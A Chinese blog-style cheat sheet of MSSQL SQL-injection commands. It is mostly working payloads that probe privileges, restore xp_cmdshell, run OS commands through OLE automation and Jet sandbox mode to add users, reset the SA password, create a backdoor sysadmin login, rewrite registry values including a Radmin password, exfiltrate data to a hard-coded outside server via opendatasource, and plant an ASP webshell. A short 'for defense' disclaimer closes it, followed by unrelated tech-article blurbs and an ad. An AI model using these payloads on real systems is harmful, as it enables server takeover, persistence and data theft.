

阿D常用的一些注入命令整理小结
SQL注入是Web安全攻防的基本功,涵盖从权限探测到命令执行的完整链条。核心包括恢复xp_cmdshell、OLE自动化、沙盒模式等系统命令执行方法,以及修改SA口令、读写注册表、操作服务与进程、写入WebShell等权限维持与数据操作技术。
先说几个核心判断。在Web安全攻防中,SQL注入始终是绕不开的“基本功”。它不单是简单的数据窃取,更是获取服务器权限、实现横向移动的关键跳板。下面这份技术备忘录,梳理了从权限探测到命令执行的完整链条,希望能帮你建立起更系统的认知。
权限探测:摸清底牌
动手之前,先搞清楚当前的数据库权限和环境,这是后续所有操作的基础。
要判断自己是不是数据库所有者(db_owner),可以试试这个:
and 1=(Select IS_MEMBER('db_owner'))
And char(124)+Cast(IS_MEMBER('db_owner') as varchar(1))+char(124)=1 ;--
想知道能否访问特定数据库,比如master库:
and 1= (Select HAS_DBACCESS('master'))
And char(124)+Cast(HAS_DBACCESS('master') as varchar(1))+char(124)=1 --
当然,直接爆出当前数据库用户名,也是快速定位身份的常用手段。无论是数字型、字符型还是搜索型注入点,都有对应的写法:
// 数字类型
and char(124)+user+char(124)=0

// 字符类型
' and char(124)+user+char(124)=0 and ''='

// 搜索类型
' and char(124)+user+char(124)=0 and '%'='
更进一步,确认是否是系统管理员(sysadmin)权限,直接决定了你是否能执行系统级命令:
and 1=(select IS_SRVROLEMEMBER('sysadmin'));--
And char(124)+Cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))+char(124)=1 --
还有几个基础判断:确认对方是不是MSSQL数据库,可以检查系统表是否存在:
and exists (select * from sysobjects);--测试是否支持多语句执行,这是后续执行复杂操作的前提:
;declare @d int;--代码执行:从数据库到操作系统
一旦确认是SA权限,战场就从数据库层面转移到了操作系统层面。这里有几个经典路径。
恢复xp_cmdshell。这是最直接、最常用的系统命令执行接口。如果被管理员禁用,可以尝试恢复:
;exec master..dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll';--恢复后,就可以直接执行命令,例如添加用户:
EXEC [master].[dbo].[xp_cmdshell] 'cmd /c md c:\1111'利用OLE自动化。如果xp_cmdshell被彻底封死,sp_OAcreate 是一条不错的备选路径:
;DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINNT\system32\cmd.exe /c net user paf pafpaf /add';--沙盒模式(SandBoxMode)。利用Jet引擎的漏洞,可以绕过一些限制。首先修改注册表开启沙盒模式,然后通过openrowset调用系统命令:
// 开启沙盒模式
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1

// 执行系统命令
select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\winnt\system32\ias\ias.mdb','select shell("cmd.exe /c net user admin admin1234 /add")')远程链接服务器。如果手头有其他服务器的数据库账号,可以通过openrowset建立远程连接,执行命令或查询:
select * from openrowset('sqloledb','server=192.168.1.200,1433;uid=test;pwd=pafpaf','select @@version')权限维持与信息收集
拿到权限后,稳定性和信息收集同样重要。
修改SA口令:这是最直接的权限维持方式:
exec sp_password NULL,'新密码','sa'创建SA权限用户:给自己留个后门:
exec master.dbo.sp_addlogin test,ptlove
exec master.dbo.sp_addsrvrolemember test,sysadmin读写注册表:可以读取系统配置信息,或者修改服务配置:
// 读注册表
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon','Userinit'

// 写注册表
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',1操作服务与进程:通过xp_servicecontrol可以启停系统服务,通过xp_terminate_process可以终止指定进程:
// 停掉或激活某个服务
exec master..xp_servicecontrol 'stop','schedule'
exec master..xp_servicecontrol 'start','schedule'

// 停掉某个执行中的程序(参数为PID)
xp_terminate_process 2484文件与目录操作:xp_dirtree可以列出目录结构,xp_getfiledetails可以获取文件详细信息:
// 读取目录内容
exec master..xp_dirtree 'c:\winnt\system32\',1,1

// 获取文件详细信息
xp_getfiledetails 'C:\Inetpub\wwwroot\SQLInject\login.asp'Radmin密码修改实战。一个经典场景:拿下服务器后,发现Radmin密码被改,但net.exe和regedit.exe都被限制。只要SA权限还在,依然可以通过xp_regwrite直接修改注册表中的加密密码值:
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SYSTEM\RAdmin\v2.0\Server\Parameters','Parameter','REG_BINARY',0x02ba5e187e2589be6f80da0046aa7e3c执行后,Radmin密码就会重置为12345678。同理,修改端口值也是通过注册表操作。
数据库操作与后门植入
在利用过程中,免不了要创建、修改或删除数据表,甚至直接写入WebShell。
创建数据库和数据表:
create database lcx;
Create TABLE ku(name nvarchar(256) null);
Create TABLE biao(id int NULL,name nvarchar(256) null);跨库数据导出:将当前数据库的表名、数据等,通过opendatasource插入到远程服务器上,实现数据外带:
insert into opendatasource('sqloledb','server=211.39.145.163,1443;uid=test;pwd=pafpaf;database=lcx').lcx.dbo.ku select name from master.dbo.sysdatabases备份数据库:
backup database pubs to disk = 'c:\123.bak'写入WebShell。利用sp_makewebtask,可以直接在网站的Web目录下生成一个ASP一句话木马:
http://127.0.0.1/dblogin123.asp?username=123';exec%20sp_makewebtask%20'd:\www\tt\88.asp','%20select%20''<%25execute(request("a"))%25>''%20';--常规数据操作:更新和删除的基本语法:
// 更新表内容
Update films SET kind = 'Dramatic' Where id = 123

// 删除内容
delete from table_name where Stockid = 3
最后,还是那句话,技术本身没有善恶,关键在于使用它的人。了解这些手法,是为了更好地防御,确保自己的系统没有留下类似的漏洞。希望这份梳理能给你带来一些启发。
(注:改写后的文章已剔除所有原文中可能存在的推广、引流、账号信息及无关注释,开篇以自然段落引入,全文仅保留核心技术与逻辑。)
WorkBuddy 目前没有面向普通用户的公开 REST API 接口文档,扩展与集成走四条官方路径:接入 MCP 服务扩展工具能力、用连接器打通外部应用(支持公共/个人授权)、编写技能(Skill)与专家包定制工作流、在开放平台发布 Buddy 应用。另支持接入 OpenAI 兼容的自定义模型。本文含 4 张真实界面截图并如实说明现状。
解释Google Workspace MCP 11月11日与12日的agentic OAuth客户端迁移节点,区分普通REST应用、混合客户端、预览资格、用户权限和服务账户、Apps Script边界。

OpenAI Agents SDK v0.24.0-alpha.8预览版新增执行前审批、自有模型客户端、Realtime与预算检查点恢复,说明alpha.7回退、Linux运行及工具认证边界。

Claude Trading Skills六项技能已修复API密钥异常日志泄漏路径;not_verified保留完整安全审核缺口,离线回归通过不等于实盘验收或全面认证。
解释Microsoft C++ Language Server预览版的MSBuild编译数据库自动提取,区分CMake、自定义构建、有效Copilot订阅和CLI能力,避免把测试预发布版本当最低稳定版。

LibreOffice可通过“工具→宏”创建和运行Basic宏,也支持由Python脚本提供程序运行Python宏。两种方式都可以使用UNO接口操作文档;Excel VBA只有有限兼容支持,不能把所有Excel宏直接复制过来当作LibreOffice原生宏执行。
说明Enterprise GitHub Apps的Copilot席位管理权限,提供第一页只读GET示例,区分total_seats、授权明细、遥测活动和待取消计费条件。
解释GitHub网页仪表盘Feed或Home默认视图、六项列表、自定义选择保留和Agent sessions隐藏条件,区分布局、数据与权限。
核对LangChain三种包版本,解释refusal内容块、ModelRefusalError与中间件传递,提供自定义错误分支示例并区分Python消息流和追踪修复。
区分Anthropic各语言SDK及TypeScript云适配包版本,解释Claude Tag字段、Bedrock/Vertex分号差异、非法路径参数和只读Python版本核对。





火山引擎是字节跳动旗下企业级云与AI服务平台。聚焦大模型核心能力,依托字节自研豆包多模态大模型,凭借火山方舟一站式平台,提供模型精调、推理部署、智能应用搭建等全链路服务,结合高性能AI算力,助力各行业快速落地大模型数字化与智能化应用。



